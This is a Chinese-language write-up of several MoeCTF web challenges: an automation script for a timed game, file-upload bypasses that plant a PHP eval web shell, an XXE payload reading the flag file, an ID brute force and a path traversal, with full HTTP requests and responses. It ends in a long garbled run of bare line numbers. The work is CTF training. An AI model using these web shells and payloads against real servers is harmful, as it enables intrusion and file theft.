2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
```

## 如何漂移

1. 油门大轮胎转速高空转，抓地力就小，反之抓地力大
2. 保持反打，根据弯方向提示，反打反向
3. 在0.5s内快速反应，并坚持下来五轮
4. 重新随便提交一次操作来重新开始

选手:

方向控制: 直行 ▼

油门控制: 全开 ▼

提交

测试了一下，如果没有时间限制，很容易就能通过要求，但是限制了0.5s，那就写个脚本（实际是找大佬要了）

```
import requests
from time import sleep
import bs4

url = "http://localhost:63283/"

session = requests.session()

def req(driver, steering_control, throttle):
    data = {
        "driver": driver, # 选手
        "steering_control": steering_control, # 方向
        "throttle": throttle # 油门
    }
    resp = session.post(url, data=data)
    return resp.text

def tq(text):
    bs4_text = bs4.BeautifulSoup(text,
    "html.parser").find("h3").text
```

```
print(bs4_text)
return bs4_text
```

```
def pd(text):
    if "失误" in text:
        return False, False
    if "向右" in text:
        steering_control = -1
    elif "直行" in text:
        steering_control = 0
    elif "向左" in text:
        steering_control = 1
    if "太小" in text:
        throttle = 0
    elif "保持" in text:
        throttle = 1
    elif "太大" in text:
        throttle = 2
    return steering_control, throttle
```

```
def main():
    steering_control = 1
    throttle = -1
    count = 0
    for i in range(7):
        count+=1
        text = req(666666, steering_control, throttle)
        if "完美" in text:
            print(text)
            return 0
        a, b = pd(tq(text))
        if a is False:
```

```

        return 0
    # print(a,b)
    steering_control, throttle = a, b
    print(count)
    session.close()

if __name__ == '__main__':
    main()


```

脚本跑一下就出来了



## moe图床

开环境看到是一个上传的界面



看前端元素发现，只能上传png格式的图片

```

Input'); const file = fileInput.files[0]; if
ions = ['png']; const fileExtension =
es(fileExtension)) { alert('只允许上传后缀名为png的
le', file); fetch('upload.php', { method:
lt => { if (result.success) { const uploadResult
Element('p'); para.textContent = ('地址: ');

```

审了下源码看到有个upload.php，蛮访问下，看到了上传的源码

```

<?php
$targetDir = 'uploads/';
$allowedExtensions = ['png'];

if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file'])) {
    $file = $_FILES['file'];
    $tmp_path = $_FILES['file']['tmp_name'];

    if ($file['type'] !== 'image/png') {
        die(json_encode(['success' => false, 'message' => '文件类型不符合要求']));
    }

    if (filesize($tmp_path) > 512 * 1024) {
        die(json_encode(['success' => false, 'message' => '文件太大']));
    }

    $fileName = $file['name'];
    $fileNameParts = explode('.', $fileName);

    if (count($fileNameParts) >= 2) {
        $secondSegment = $fileNameParts[1];
        if ($secondSegment !== 'png') {
            die(json_encode(['success' => false, 'message' => '文件后缀不符合要求']));
        }
    } else {
        die(json_encode(['success' => false, 'message' => '文件后缀不符合要求']));
    }

    $uploadFilePath = dirname(__FILE__) . '/' . $targetDir . basename($file['name']);

    if (move_uploaded_file($tmp_path, $uploadFilePath)) {
        die(json_encode(['success' => true, 'file_path' => $uploadFilePath]));
    } else {
        die(json_encode(['success' => false, 'message' => '文件上传失败']));
    }
}
else{

```


主要是要绕开png验证就行，可以看到它是以 . 分割文件名，然后检测第二部分是不是png，那就将马子改成 .png.php 就能绕过验证了

<pre> 1 POST /upload.php HTTP/1.1 2 Host: localhost:52271 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)   Gecko/20100101 Firefox/116.0 4 Accept: */* 5 Accept-Language:   zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Referer: http://localhost:52271/ 8 Content-Type: multipart/form-data;   boundary=-----14572157421044917255845174412 9 Content-Length: 241 10 Origin: http://localhost:52271 11 Connection: close 12 Cookie: Phpstorm-412d99d2=a0af74eb-8cd9-4821-b108-10ba76c3c084 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: same-origin 16 17 -----14572157421044917255845174412 18 Content-Disposition: form-data; name="file"; filename=".png.php" 19 Content-Type: image/png 20 21 &lt;?php eval(\$_POST[1]);?&gt; 22 -----14572157421044917255845174412----- 23 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Thu, 24 Aug 2023 11:17:45 GMT 3 Server: Apache/2.4.25 (Debian) 4 X-Powered-By: PHP/7.2.19 5 Content-Length: 66 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 {"success":true,"file_path":"/var/www/html/uploads/.png.php"} </pre>
--	--


然后访问返回的路径rce，成功



PHP Version 7.2.19



System	Linux 8db8da45b4f2 5.10.0-24-amd64 #1 SMP Debian 5.10.179-5 (2023-08-08) x86_64
Build Date	Jun 17 2019 22:18:08
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-bcmath.ini, /usr/local/etc/php/conf.d/docker-php-ext-bz2.ini, /usr/local/etc/php/conf.d/docker-php-ext-calendar.ini, /usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-intl.ini, /usr/local/etc/php/conf.d/docker-php-ext-ldap.ini, /usr/local/etc/php/conf.d/docker-php-ext-



查看器

控制台

调试器

网络

样式编辑器


性能

内存

存储

无障碍环境

应用程序

 HackBar


Encryption


Encoding


SQL

XSS

Other

 Load URL

 Split URL

 Execute

☒ Post data

☐ Referer

☐ User Agent

☐ Cookies

[Clear All](#)

http://localhost:52402/uploads/.png.php


1=phpinfo();

然后emmm环境断了，没事继续，rce好像没成功（那看来后续连蚁剑找到，而rce没成功是因为连接断了的问题），连蚁剑看看，在根目录找到flag

## 了解你的座驾

## CHALLENGE: 了解你的座驾

开环境后访问，是这样一個界面



选最后一个，然后看到了这。。。😬



审了下源码，应该是考xxe，然后也说了flag在根目录

```
function submitXml(name) {
```

```
    var form = document.createElement("form");
    form.method = "post";
    form.action = "index.php";

    var input = document.createElement("input");
    input.type = "hidden";
    input.name = "xml_content";
    input.value = "<xml><name>" + name + "</name></xml>";
```

那就构建一个触发代码

```
<?xml version='1.0'?>
<!DOCTYPE a [
    <!ENTITY % hack SYSTEM "php://filter/convert.base64-
encode/resource=file:///flag">
        %hack;
]>
<xml>
    <name>%hack;</name>
</xml>
```

然后得到一串base64编码的字符

```
Warning
</b>
: simplexml_load_string(): php://filter/convert.base64-encode/resource=file:///flag:1: parser error : internal error in <b>
/var/www/html/index.php
</b>
on line <b>
276
</b>
<br />
<br />
<b>
Warning
</b>
: simplexml_load_string(): bW91Y3Rme1doeWNoX29uZV92b3UndmVfQ2hvc2VuP1NrVGFOUm9fWjVMekVSZDhBQ0hUNVFtQU5KdHdt in <b>
/var/www/html/index.php
</b>
on line <b>
```

但是解码结果很怪，所以还得继续找（问会选择哪个🙄）

```
moectf{Which_one_You've_Chosen?SkTaNRo_Z5LzERd8ACHT5QmANJtwm
```

后来问了朋友，告诉我要嵌套一下，不能直接引入读文件的外部实体，所以payload改为

```
<?xml version='1.0'?>
<!DOCTYPE a [
    <!ENTITY % hack SYSTEM
"data:text/plain;base64,PCFFTlRJVFkgJSBmaWxlIFNZU1RFTSAiZmlsZTov
Ly9mbGFnIj48IUVOVElUWSAlIHRlc3QgU1lTVEVNICVmaWxlOz4=">
        %hack;
]>
<xml>
    <name>%hack;</name>
</xml>
```

```

</b>
: simplexml_load_string(
moectf {Which_one_You've_Chosen?r5ol690kByjzMy0hUGaANLW-32sjlHM
k} in <b>
/var/www/html/index.php
</b>
on line <b>
276
</b>
```

## 大海捞针

题目给了环境地址，打开后是要爆破

use `/?id=<1-1000>` to connect to different parallel universes

(it might seem wired that the index is between 1 and 1000...)

那爆破以后发现有个长度很突出的，达到2035，然后在响应里搜索了一下就找到了

AttackSaveColumns3. Intruder attack of http://101.42.178.83:7771 - Temporary attack - Not saved to project file

ResultsPositionsPayloadsResource PoolOptions

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
341	341	200			21235	
1000	1000	200			21214	
100	100	200			21213	
101	101	200			21213	
102	102	200			21213	
103	103	200			21213	
104	104	200			21213	
105	105	200			21213	
106	106	200			21213	
107	107	200			21213	
108	108	200			21213	
109	109	200			21213	
110	110	200			21213	
111	111	200			21213	

RequestResponse

PrettyRawHexRender

<span>  
2:14  
</span>  
</div>  
<div class="item item-center">  
<span>  
管理员[error, can't track user] 撤回了一条消息<!--经过tracker, 破获出内容为 moectf{script\_helps\_UL0Zw7MrjBIKR24V}</div>  
<div class="item item-center">  
<span>  
3:51  
</span>  
</div>

moectf

2 matches

Finished

meo图床

开环境后，跟moe图床那题一样也是一个标准上传页面，看看源码

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>meo图床</title>
5 </head>
6 <body>
7
8   <form action="upload.php" method="post" enctype="multipart/form-data">
9     <input type="file" name="image" required accept="image/jpeg, image/png, image/gif">
10    <input type="submit" value="上传图片">
11  </form>
12 </body>
13 </html>
14
```

比moe那道题的少了很多，先做些测试，发现了限制

---

只允许上传图片文件（JPEG、PNG 或 GIF）。

这次用 .png.php 绕过不了了 😞

加个图片头就能绕过了

## Request

```
Pretty Raw Hex  展开 收起
1 POST /upload.php HTTP/1.1
2 Host: localhost:54121
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/116.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----14774296103210233212582258088
8 Content-Length: 250
9 Origin: http://localhost:54121
10 Connection: close
11 Referer: http://localhost:54121/
12 Cookie: Phpstorm-412d99d2 =a0af74eb-8cd9-4821-b108-10ba76c3c084
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 -----14774296103210233212582258088
20 Content-Disposition: form-data; name="image"; filename="php.png"
21 Content-Type: image/png
22
23 GIF89a|
24 <?php
25 phpinfo();
26 ?>
27 -----14774296103210233212582258088-----
28
```

## Response


```
Pretty Raw Hex Render  展开 收起
1 HTTP/1.1 200 OK
2 Date: Mon, 28 Aug 2023 11:25:21 GMT
3 Server: Apache/2.4.25 (Debian)
4 X-Powered-By: PHP/7.2.19
5 Content-Length: 58
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <a href="images.php?name=64ec8421140b0_php.png" >
  查看
</a>
```

## 那传个php文件，也是上传成功

```
POST /upload.php HTTP/1.1
Host: localhost:54121
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/116.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----107736596124667581564017539576
Content-Length: 267
Origin: http://localhost:54121
Connection: close
Referer: http://localhost:54121/
Cookie: Phpstorm-412d99d2 =a0af74eb-8cd9-4821-b108-10ba76c3c084
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
-----107736596124667581564017539576
Content-Disposition: form-data; name="image"; filename="1.php"
Content-Type: application/octet-stream
-----107736596124667581564017539576-----
GIF89A
<?php
eval($_POST[1]);
?>
-----107736596124667581564017539576-----
```

```
1 HTTP/1.1 200 OK
2 Date: Mon, 28 Aug 2023 11:36:18 GMT
3 Server: Apache/2.4.25 (Debian)
4 X-Powered-By: PHP/7.2.19
5 Content-Length: 56
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <a href="images.php?name=64ec86b2ddc27_1.php" >
  查看
</a>
```

## 但访问后显示，好像还是没有解析成php文件



确实，从响应中看到，类型是png图片了

```
1 HTTP/1.1 200 OK
2 Date: Mon, 28 Aug 2023 11:40:21 GMT
3 Server: Apache/2.4.25 (Debian)
4 X-Powered-By: PHP/7.2.19
5 Content-Length: 35
6 Connection: close
7 Content-Type: image/png
8
9 GIF89A
10 <?php
11 eval($_POST[1]);
12 ?>
```

然后想着它这个文件名给我加了个随机数，我就直接访问上传的1.php，然后发现了 `file_get_contents()`，那就试试文件读取，猜flag在根目录

```
Warning: file_get_contents(/uploads/../../flag): failed to open stream: No such file or directory in /var/www/html/images.php on line 5
Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/images.php:5) in /var/www/html/images.php on line 6
```

果然，找到了线索，给了flag文件名

```
1 GET /images.php ?name=../../flag HTTP/1.1
2 Host: localhost:57189
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/116.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: Phpstorm-412d99d2=a0af74eb-8cd9-4821-b108-10ba76c3c084
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
